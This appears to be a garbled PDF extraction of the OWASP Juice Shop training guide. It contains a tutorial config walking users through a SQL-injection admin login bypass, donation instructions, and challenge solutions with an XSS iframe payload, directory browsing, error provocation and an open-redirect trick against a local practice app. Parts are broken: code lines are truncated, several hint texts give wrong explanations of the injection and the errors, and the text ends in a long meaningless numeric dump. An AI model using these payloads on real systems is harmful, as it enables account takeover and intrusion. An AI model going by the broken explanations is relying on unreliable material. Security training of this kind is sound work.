export const LoginAdminInstruction: ChallengeInstruction = {
  name: 'Login Admin',
  hints: [
    {
      text:
        "To start this challenge, you'll have to log out first.",
      fixture: '#navbarAccount',
      unskippable: true,
      resolved: waitForLogOut()
    },
    {
      text:
        "Let's try if we find a way to log in with the administrator's user account. To do this, we will use the **SQL** injection technique. This is a common way to exploit databases and extract sensitive information. In this challenge, we will use it to log in as the administrator.",
      fixture: 'app-navbar',
      fixtureAfter: true,
      unskippable: true,
      resolved: waitForAngularRouteToBeVisited('login')
    },
    {
      text: 'To find a way around the normal login process we will try to use a **SQL** injection. This is a common way to exploit databases and extract sensitive information. In this challenge, we will use it to log in as the administrator.',
      fixture: '#email',
      resolved: waitInMs(8000)
    },
    {
      text: "A good starting point for simple SQL Injections is to insert quotation marks into the email field. This will cause the database to interpret the rest of the query as a comment, effectively bypassing the login process. Let's try this now.",
      fixture: '#email',
      resolved: waitInMs(15000)
    },
    {
      text: "Start with entering `` in the **email field**.",
      fixture: '#email',
      unskippable: true,
      resolved: waitForInputToHaveValue('#email', '')
    },
    {
      text: "Now put anything in the **password field**. It doesn't matter what.",
      fixture: '#password',
      unskippable: true,
      resolved: waitForInputToNotBeEmpty('#password')
    },
    {
      text: 'Press the _Log in_ button.',
      fixture: '#rememberMe',
      unskippable: true,
      resolved: waitForElementToGetClicked('#loginButton')
    },
    {
      text: "Nice! Do you see the red `[object Object]` error at the top? Unfortunately, this is a common error when using Angular's reactive forms. It means that the form control is not properly initialized or has an invalid value. Let's try to fix this by adding a value to the rememberMe input field.",
      fixture: '#rememberMe',
      resolved: waitInMs(10000)
    },
    {
      text: 'Maybe you will be able to find out more information about the error in the browser console. If you do, please share it with me in the comments below!',
      fixture: '#rememberMe',
      resolved: waitInMs(10000)
    },
  ],
}

```

```

{
  text: 'Did you spot the error message with the `SQLITE_ERROR` and the entire SQL
  fixture: '#rememberMe',
  resolved: waitInMs(30000)
},
{
  text: "Let's try to manipulate the query a bit to make it useful. Try out typing
  fixture: '#email',
  unskippable: true,
  resolved: waitForInputToHaveValue('#email', "' OR true")
},
{
  text: 'Now click the _Log in_ button again.',
  fixture: '#rememberMe',
  unskippable: true,
  resolved:waitForElementToGetClicked('#loginButton')
},
{
  text: 'Mhh... The query is still invalid? Can you see why from the new error in
  fixture: '#rememberMe',
  resolved: waitInMs(8000)
},
{
  text: "We need to make sure that the rest of the query after our injection doesn't
  fixture: '#rememberMe',
  resolved: waitInMs(8000)
},
{
  text: 'You can comment out anything after your injection payload from query using
  fixture: '#rememberMe',
  resolved: waitInMs(10000)
},
{
  text: "So, type in `' OR true--` into the email field.",
  fixture: '#email',
  unskippable: true,
  resolved: waitForInputToHaveValue('#email', "' OR true--")
},
{
  text: 'Press the _Log in_ button again and sit back...',
  fixture: '#rememberMe',
  unskippable: true,
  resolved:waitForElementToGetClicked('#loginButton')
},
{
  text:
    '🎉 Congratulations! You have been logged in as the **administrator** of the system'
  fixture: 'app-navbar',
  resolved: waitInMs(20000)
}
]
}

```

Donations

Please continue reading to learn more about supporting the OWASP Juice Shop financially! As a shortcut you can also [click here](#) to donate right now!

As a project of the OWASP Foundation the Juice Shop is and always will be

- open source
- free software


The entire project is licensed under the liberal [MIT license](#) which allows even commercial use and modifications. There will never be an "enterprise", "pro" or "premium" version of OWASP Juice Shop either.

This does not mean that a project like it can thrive without any funding. Some examples on what the OWASP Juice Shop spent (or might spend) money on:

- Giveaways for conferences and meetups (e.g. [stickers, magnets, iron-ons or temporary tattoos](#))
- Merchandise to reward awesome project contributions or marketing for the project (e.g. [apparel or mugs](#))
- Bounties on a small number of features or fixes
- Software license costs (e.g. an extended icon library)
- Commercial support where the team lacks expertise (e.g. graphics design for this book's cover was paid from donations)


Supporting Juice Shop

The OWASP Foundation gratefully accepts donations via Stripe. Projects such as Juice Shop can then request reimbursement for expenses (like those listed above) from the Foundation.



If you'd like to express your support of the Juice Shop project, please make sure to use the green "Donate"-button *while on the Juice Shop website* or simply use the following link for your donation:

<https://owasp.org/donate/?reponame=www-project-juice-shop&title=OWASP+Juice+Shop>



The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects and hundreds of local chapters worldwide, your gift* will support the Foundation and its many activities around the world to secure the web. Existing donors can [Modify Recurring Gifts](#).

Amount of your Gift USD \$ EUR € GBP £

\$50

\$10 **\$25** **\$100** **\$500** **Other**

Make this a monthly recurring gift
 Join the OWASP Mailing List
 Publicly list me as a supporter of **OWASP Juice Shop**


Your Information

Email Address
Confirm Email Address
Name

DONATE

* Unless otherwise noted your gift to the OWASP Foundation, net credit card processing fees, is unrestricted and will be used at the sole discretion of the organization to fulfill its mission and objectives. You do have the option to be listed as a Supporter of a Project or Chapter; however, this option does not restrict your gift in anyway whatsoever. The OWASP Foundation is a 501(c)3 therefore in some cases your gift may be tax-deductible and you should consult with a tax professional for more details. Additionally you can elect to receive marketing mails from us by selecting "Join the OWASP Marketing Mail List." Marketing mails include information and special offers for upcoming conferences, meetings, and other opportunities offered to you. You can revoke your consent to receive Marketing Mail List emails at any time by using the Unsubscribe link found at the bottom of these emails.

Filling out the form is pretty straightforward. It will ask you for some basic information and then redirect you to a Stripe payment page where you put in your credit card data and initiate the payment:



OWASP

OWASP Donation

10,00 €

Mit Karte zahlen

E-Mail-Adresse: björn.kimminich@owasp.org

Kartendaten

1234 1234 1234 1234 visa
MM / 11 CVC

Name auf Karte

Land oder Region

Deutschland

10,00 € zahlen

Powered by stripe | [Bedingungen](#) | [Datenschutz](#)

Restricted gifts

All donations of at least 1000 US\$ to the OWASP Foundation can be restricted explicitly to be only used by the Juice Shop project in the current calendar year. To learn more about such earmarked donations please check OWASP's [Rules of](#)

Procedure on Donations.

❶ While the Juice Shop appreciates such dedicated donations, please note that these add an organizational overhead for the OWASP Foundation. To this day no expenses of the categories mentioned above have ever been denied by OWASP for Juice Shop. Feel free to use a regular donation with attribution instead.

Attribution

If you tick the "Publicly list me as a supporter of OWASP Juice Shop" checkbox your name (but obviously **not** your email address) will be added to the [Supporters tab of the project website](#) automatically.

- Make this a monthly recurring gift
- Join the OWASP Mailing List
- Publicly list me as a supporter of **OWASP Juice Shop**

For donation amounts of at least 1000 US\$ your corporate logo (with link) will be added to the *Top Supporters* section as well. The logo size can be at most 300x300 pixels. Logo and name placements are guaranteed for 1 year after the donation but might stay there longer at the discretion of the Project Leader.

Challenge solutions

All URLs in the challenge solutions assume you are running the application locally and on the default port <http://localhost:3000>. Change the URL accordingly if you use a different root URL.

Often there are multiple ways to solve a challenge. In most cases just one possible solution is presented here. This is typically the easiest or most obvious one from the author's perspective.

The challenge solutions found in this release of the companion guide are compatible with v12.6.0 of OWASP Juice Shop.

★ Challenges

Use the bonus payload in the DOM XSS challenge

1. Solve the [Perform a DOM XSS attack](#) challenge
2. Turn on your computer's speakers!
3. Paste the payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>` into the *Search...* field and hit Enter
4. Enjoy the excellent acoustic entertainment!

Access a confidential document

1. Follow the link to titled *Check out our boring terms of use if you are interested in such lame stuff* (<http://localhost:3000/ftp/legal.md>) on the *About Us* page.
2. Successfully attempt to browse the directory by changing the URL into <http://localhost:3000/ftp>



3. Open <http://localhost:3000/ftp/acquisitions.md> to solve the challenge.

Provoke an error that is neither very gracefully nor consistently handled

Any request that cannot be properly handled by the server will eventually be passed to a global error handling component that sends an error page to the client that includes a stack trace and other sensitive information. The restful API

behaves similarly, passing back a JSON error object with sensitive data, such as SQL query strings.


Here are two examples (out of many ways) to provoke such an error situation and solve this challenge immediately:

- Visit <http://localhost:3000/rest/qwertz>

OWASP Juice Shop (Express ~4.16.4)

```
500 Error: Unexpected path: /rest/qwertz
at /app/node_modules/expressjs:10:12
at Layer.handle [as handle_request] (appnode_modules_expressjs/lib/router/layer.js:95:5)
at trim_prefix (appnode_modules_expressjs/lib/router/index.js:317:13)
at appnode_modules_expressjs/router/index.js:284:7
at Function.process_params (appnode_modules_expressjs/lib/router/index.js:335:12)
at next (appnode_modules_expressjs/lib/router/index.js:275:10)
at appnode_modules_verify:13:7
at Layer.handle [as handle_request] (appnode_modules_expressjs/lib/router/layer.js:95:5)
at trim_prefix (appnode_modules_expressjs/lib/router/index.js:317:13)
at appnode_modules_expressjs/router/index.js:284:7
at Function.process_params (appnode_modules_expressjs/lib/router/index.js:335:12)
at next (appnode_modules_expressjs/lib/router/index.js:275:10)
at /app/node_modules_expressjs:77:3
at Layer.handle [as handle_request] (appnode_modules_expressjs/lib/router/layer.js:95:5)
at trim_prefix (appnode_modules_expressjs/lib/router/index.js:317:13)
at appnode_modules_expressjs/router/index.js:284:7
at Function.process_params (appnode_modules_expressjs/lib/router/index.js:335:12)
at next (appnode_modules_expressjs/lib/router/index.js:275:10)
at appnode_modules_expressjs/router/index.js:284:7
at Function.process_params (appnode_modules_expressjs/lib/router/index.js:335:12)
at next (appnode_modules_expressjs/lib/router/index.js:275:10)
at logger (appnode_modules_morgan/lib/morgan.js:144:5)
at Layer.handle [as handle_request] (appnode_modules_expressjs/lib/router/layer.js:95:5)
at trim_prefix (appnode_modules_expressjs/lib/router/index.js:317:13)
at appnode_modules_expressjs/router/index.js:284:7
at Function.process_params (appnode_modules_expressjs/lib/router/index.js:335:12)
at next (appnode_modules_expressjs/lib/router/index.js:275:10)
at /app/node_modules_expressjs:143:7
at Layer.handle [as handle_request] (appnode_modules_expressjs/lib/router/layer.js:95:5)
at trim_prefix (appnode_modules_expressjs/lib/router/index.js:317:13)
at appnode_modules_expressjs/router/index.js:284:7
```

- Log in to the application with ' (single-quote) as *Email* and anything as *Password*



Find the endpoint that serves usage data to be scraped by a popular monitoring system

1. Scroll through https://prometheus.io/docs/introduction/first_steps/

2. You should notice several mentions of `/metrics` as the default path scraped by Prometheus, e.g. "Prometheus expects metrics to be available on targets on a path of `/metrics`."
3. Visit <http://localhost:3000/metrics> to view the actual Prometheus metrics of the Juice Shop and solve this challenge

Retrieve the photo of Bjoern's cat in "melee combat-mode"

1. Visit <http://localhost:3000/#/photo-wall>
2. Right-click *Inspect* the broken image in the entry labeled " #zatschi #whoneedsfourlegs"
3. You should find an image tag similar to `` in the source
4. Right-click *Open in new tab* the `src` element of the image
5. Observe (in your DevTools Network tab) that the request sent to the server is <http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC->
6. The culprit here are the two `#` characters in the URL, which are no problem for your OS in a filename, but are interpreted by your browser as HTML anchors. Thus, they are not transmitted to the server at all.
7. To get them over to the server intact, they must obviously be URL-encoded into `%23`
8. Open <http://localhost:3000/assets/public/images/uploads/IMG-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg> and enjoy the incredibly cute photo of this pet being happy despite missing half a hind leg
9. Go back to the application, and the challenge will be solved.



Let us redirect you to one of our crypto currency addresses

1. Log in to the application with any user.
2. Visit the *Your Basket* page and expand the *Payment* and *Merchandise* sections with the "credit card"-button.
3. Perceive that all donation links are passed through the `to` parameter of the route `/redirect`
4. Open `main-es2015.js` in your browser's DevTools
5. Searching for `/redirect?to=` and stepping through all matches you will notice three functions that are called only from hidden buttons on the *Your Basket* page:

```

    l.prototype.showBitcoinQrCode = function() {
      this.dialog.open(jl, {
        data: [
          data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          url: "/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
          title: "TITLE_BITCOIN_ADDRESS"
        ]
      })
    }

    l.prototype.showDashQrCode = function() {
      this.dialog.open(jl, {
        data: [
          data: "dash:Xr556RzuiuX6hg5EGpkybbv5RanJoZN17kN",
          url: "/redirect?to=https://explorer.dash.org/address/Xr556RzuiuX6hg5EGpkybbv5RanJoZN17kN",
          address: "Xr556RzuiuX6hg5EGpkybbv5RanJoZN17kN",
          title: "TITLE_DASH_ADDRESS"
        ]
      })
    }

    l.prototype.showEtherQrCode = function() {
      this.dialog.open(jl, {
        data: [
          data: "0x0f933ab9fCAAA782d0279c300d73750e1311eae6",
          url: "/redirect?to=https://etherscan.io/address/0x0f933ab9fc00e782d0279c300d73750e1311eae6",
          address: "0x0f933ab9fCAAA782d0279c300d73750e1311eae6",
          title: "TITLE_ETHER_ADDRESS"
        ]
      })
    }
  }
}

```

6. Open one of the three, e.g. <http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm> to solve the challenge.

Read our privacy policy

1. Log in to the application with any user.
2. Open the dropdown menu on your profile picture and choose *Privacy & Security*.
3. You will find yourself on <http://localhost:3000/#/privacy-security/privacy-policy> which instantly solves this challenge for you.

Follow the DRY principle while registering a user

1. Go to <http://localhost:3000/#/register>.
2. Fill out all required information except the *Password* and *Repeat Password* field.
3. Type e.g. `12345` into the *Password* field.
4. Now type `12345` into the *Repeat Password* field. While typing the numbers you will see *Passwords do not match* errors until you reach `12345`.
5. Finally, go back to the *Password* field and change it into any other password. The *Repeat Password* field does not show the expected error.
6. Submit the form with *Register* which will solve this challenge.


Find the carefully hidden 'Score Board' page

1. Go to the `Sources` tab of your browsers DevTools and open the `main-es2015.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "}"-button.
3. Search for `score` and iterate through each finding to come across one looking like a route mapping section:




```
1: 9400 2: 9401 3: 9402 4: 9403 5: 9404 6: 9405 7: 9406 8: 9407 9: 9408 10: 9409 11: 9410 12: 9411 13: 9412 14: 9413 15: 9414 16: 9415 17: 9416 18: 9417 19: 9418 20: 9419 21: 9420 22: 9421 23: 9422 24: 9423 25: 9424 26: 9425 27: 9426 28: 9427 29: 9428 30: 9429 31: 9430 32: 9431 33: 9432 34: 9433 35: 9434 36: 9435 37: 9436 38: 9437 39: 9438 40: 9439 41: 9440 42: 9441 43: 9442 44: 9443 45: 9444 46: 9445 47: 9446 48: 9447 49: 9448 50: 9449 51: 9450 52: 9451 53: 9452 54: 9453 55: 9454 56: 9455 57: 9456 58: 9457 59: 9458 60: 9459 61: 9460 62: 9461 63: 9462 64: 9463 65: 9464 66: 9465 67: 9466 68: 9467 69: 9468 70: 9469 71: 9470 72: 9471 73: 9472 74: 9473 75: 9474 76: 9475 77: 9476 78: 9477 79: 9478 80: 9479 81: 9480 82: 9481 83: 9482 84: 9483 85: 9484 86: 9485 87: 9486 88: 9487 89: 9488 90: 9489 91: 9490 92: 9491 93: 9492 94: 9493 95: 9494 96: 9495 97: 9496 98: 9497 99: 9498 100: 9499 101: 9500 102: 9501 103: 9502 104: 9503 105: 9504 106: 9505 107: 9506 108: 9507 109: 9508 110: 9509 111: 9510 112: 9511 113: 9512 114: 9513 115: 9514 116: 9515 117: 9516 118: 9517 119: 9518 120: 9519 121: 9520 122: 9521 123: 9522 124: 9523 125: 9524 126: 9525 127: 9526 128: 9527 129: 9528 130: 9529 131: 9530 132: 9531 133: 9532 134: 9533 135: 9534 136: 9535 137: 9536 138: 9537 139: 9538 140: 9539 141: 9540 142: 9541 143: 9542 144: 9543 145: 9544 146: 9545 147: 9546 148: 9547 149: 9548 150: 9549 151: 9550 152: 9551 153: 9552 154: 9553 155: 9554 156: 9555 157: 9556 158: 9557 159: 9558 160: 9559 161: 9560 162: 9561 163: 9562 164: 9563 165: 9564 166: 9565 167: 9566 168: 9567 169: 9568 170: 9569 171: 9570 172: 9571 173: 9572 174: 9573 175: 9574 176: 9575 177: 9576 178: 9577 179: 9578 180: 9579 181: 9580 182: 9581 183: 9582 184: 9583 185: 9584 186: 9585 187: 9586 188: 9587 189: 9588 190: 9589 191: 9590 192: 9591 193: 9592 194: 9593 195: 9594 196: 9595 197: 9596 198: 9597 199: 9598 200: 9599 201: 9600 202: 9601 203: 9602 204: 9603 205: 9604 206: 9605 207: 9606 208: 9607 209: 9608 210: 9609 211: 9610 212: 9611 213: 9612 214: 9613 215: 9614 216: 9615 217: 9616 218: 9617 219: 9618 220: 9619 221: 9620 222: 9621 223: 9622 224: 9623 225: 9624 226: 9625 227: 9626 228: 9627 229: 9628 230: 9629 231: 9630 232: 9631 233: 9632 234: 9633 235: 9634 236: 9635 237: 9636 238: 9637 239: 9638 240: 9639 241: 9640 242: 9641 243: 9642 244: 9643 245: 9644 246: 9645 247: 9646 248: 9647 249: 9648 250: 9649 251: 9650 252: 9651 253: 9652 254: 9653 255: 9654 256: 9655 257: 9656 258: 9657 259: 9658 260: 9659 261: 9660 262: 9661 263: 9662 264: 9663 265: 9664 266: 9665 267: 9666 268: 9667 269: 9668 270: 9669 271: 9670 272: 9671 273: 9672 274: 9673 275: 9674 276: 9675 277: 9676 278: 9677 279: 9678 280: 9679 281: 9680 282: 9681 283: 9682 284: 9683 285: 9684 286: 9685 287: 9686 288: 9687 289: 9688 290: 9689 291: 9690 292: 9691 293: 9692 294: 9693 295: 9694 296: 9695 297: 9696 298: 9697 299: 9698 300: 9699 301: 9700 302: 9701 303: 9702 304: 9703 305: 9704 306: 9705 307: 9706 308: 9707 309: 9708 310: 9709 311: 9710 312: 9711 313: 9712 314: 9713 315: 9714 316: 9715 317: 9716 318: 9717 319: 9718 320: 9719 321: 9720 322: 9721 323: 9722 324: 9723 325: 9724 326: 9725 327: 9726 328: 9727 329: 9728 330: 9729 331: 9730 332: 9731 333: 9732 334: 9733 335: 9734 336: 9735 337: 9736 338: 9737 339: 9738 340: 9739 341: 9740 342: 9741 343: 9742 344: 9743 345: 9744 346: 9745 347: 9746 348: 9747 349: 9748 350: 9749 351: 9750 352: 9751 353: 9752 354: 9753 355: 9754 356: 9755 357: 9756 358: 9757 359: 9758 360: 9759 361: 9760 362: 9761 363: 9762 364: 9763 365: 9764 366: 9765 367: 9766 368: 9767 369: 9768 370: 9769 371: 9770 372: 9771 373: 9772 374: 9773 375: 9774 376: 9775 377: 9776 378: 9777 379: 9778 380: 9779 381: 9780 382: 9781 383: 9782 384: 9783 385: 9784 386: 9785 387: 9786 388: 9787 389: 9788 390: 9789 391: 9790 392: 9791 393: 9792 394: 9793 395: 9794 396: 9795 397: 9796 398: 9797 399: 9798 400: 9799 401: 9800 402: 9801 403: 9802 404: 9803 405: 9804 406: 9805 407: 9806 408: 9807 409: 9808 410: 9809 411: 9810 412: 9811 413: 9812 414: 9813 415: 9814 416: 9815 417: 9816 418: 9817 419: 9818 420: 9819 421: 9820 422: 9821 423: 9822 424: 9823 425: 9824 426: 9825 427: 9826 428: 9827 429: 9828 430: 9829 431: 9830 432: 9831 433: 9832 434: 9833 435: 9834 436: 9835 437: 9836 438: 9837 439: 9838 440: 9839 441: 9840 442: 9841 443: 9842 444: 9843 445: 9844 446: 9845 447: 9846 448: 9847 449: 9848 450: 9849 451: 9850 452: 9851 453: 9852 454: 9853 455: 9854 456: 9855 457: 9856 458: 9857 459: 9858 460: 9859 461: 9860 462: 9861 463: 9862 464: 9863 465: 9864 466: 9865 467: 9866 468: 9867 469: 9868 470: 9869 471: 9870 472: 9871 473: 9872 474: 9873 475: 9874 476: 9875 477: 9876 478: 9877 479: 9878 480: 9879 481: 9880 482: 9881 483: 9882 484: 9883 485: 9884 486: 9885 487: 9886 488: 9887 489: 9888 490: 9889 491: 9890 492: 9891 493: 9892 494: 9893 495: 9894 496: 9895 497: 9896 498: 9897 499: 9898 500: 9899 501: 9900 502: 9901 503: 9902 504: 9903 505: 9904 506: 9905 507: 9906 508: 9907 509: 9908 510: 9909 511: 9910 512: 9911 513: 9912 514: 9913 515: 9914 516: 9915 517: 9916 518: 9917 519: 9918 520: 9919 521: 9920 522: 9921 523: 9922 524: 9923 525: 9924 526: 9925 527: 9926 528: 9927 529: 9928 530: 9929 531: 9930 532: 9931 533: 9932 534: 9933 535: 9934 536: 9935 537: 9936 538: 9937 539: 9938 540: 9939 541: 9940 542: 9941 543: 9942 544: 9943 545: 9944 546: 9945 547: 9946 548: 9947 549: 9948 550: 9949 551: 9950 552: 9951 553: 9952 554: 9953 555: 9954 556: 9955 557: 9956 558: 9957 559: 9958 560: 9959 561: 9960 562: 9961 563: 9962 564: 9963 565: 9964 566: 9965 567: 9966 568: 9967 569: 9968 570: 9969 571: 9970 572: 9971 573: 9972 574: 9973 575: 9974 576: 9975 577: 9976 578: 9977 579: 9978 580: 9979 581: 9980 582: 9981 583: 9982 584: 9983 585: 9984 586: 9985 587: 9986 588: 9987 589: 9988 590: 9989 591: 9990 592: 9991 593: 9992 594: 9993 595: 9994 596: 9995 597: 9996 598: 9997 599: 9998 600: 9999 601: 9999 602: 9999 603: 9999 604: 9999 605: 9999 606: 9999 607: 9999 608: 9999 609: 9999 610: 9999 611: 9999 612: 9999 613: 9999 614: 9999 615: 9999 616: 9999 617: 9999 618: 9999 619: 9999 620: 9999 621: 9999 622: 9999 623: 9999 624: 9999 625: 9999 626: 9999 627: 9999 628: 9999 629: 9999 630: 9999 631: 9999 632: 9999 633: 9999 634: 9999 635: 9999 636: 9999 637: 9999 638: 9999 639: 9999 640: 9999 641: 9999 642: 9999 643: 9999 644: 9999 645: 9999 646: 9999 647: 9999 648: 9999 649: 9999 650: 9999 651: 9999 652: 9999 653: 9999 654: 9999 655: 9999 656: 9999 657: 9999 658: 9999 659: 9999 660: 9999 661: 9999 662: 9999 663: 9999 664: 9999 665: 9999 666: 9999 667: 9999 668: 9999 669: 9999 670: 9999 671: 9999 672: 9999 673: 9999 674: 9999 675: 9999 676: 9999 677: 9999 678: 9999 679: 9999 680: 9999 681: 9999 682: 9999 683: 9999 684: 9999 685: 9999 686: 9999 687: 9999 688: 9999 689: 9999 690: 9999 691: 9999 692: 9999 693: 9999 694: 9999 695: 9999 696: 9999 697: 9999 698: 9999 699: 9999 700: 9999 701: 9999 702: 9999 703: 9999 704: 9999 705: 9999 706: 9999 707: 9999 708: 9999 709: 9999 710: 9999 711: 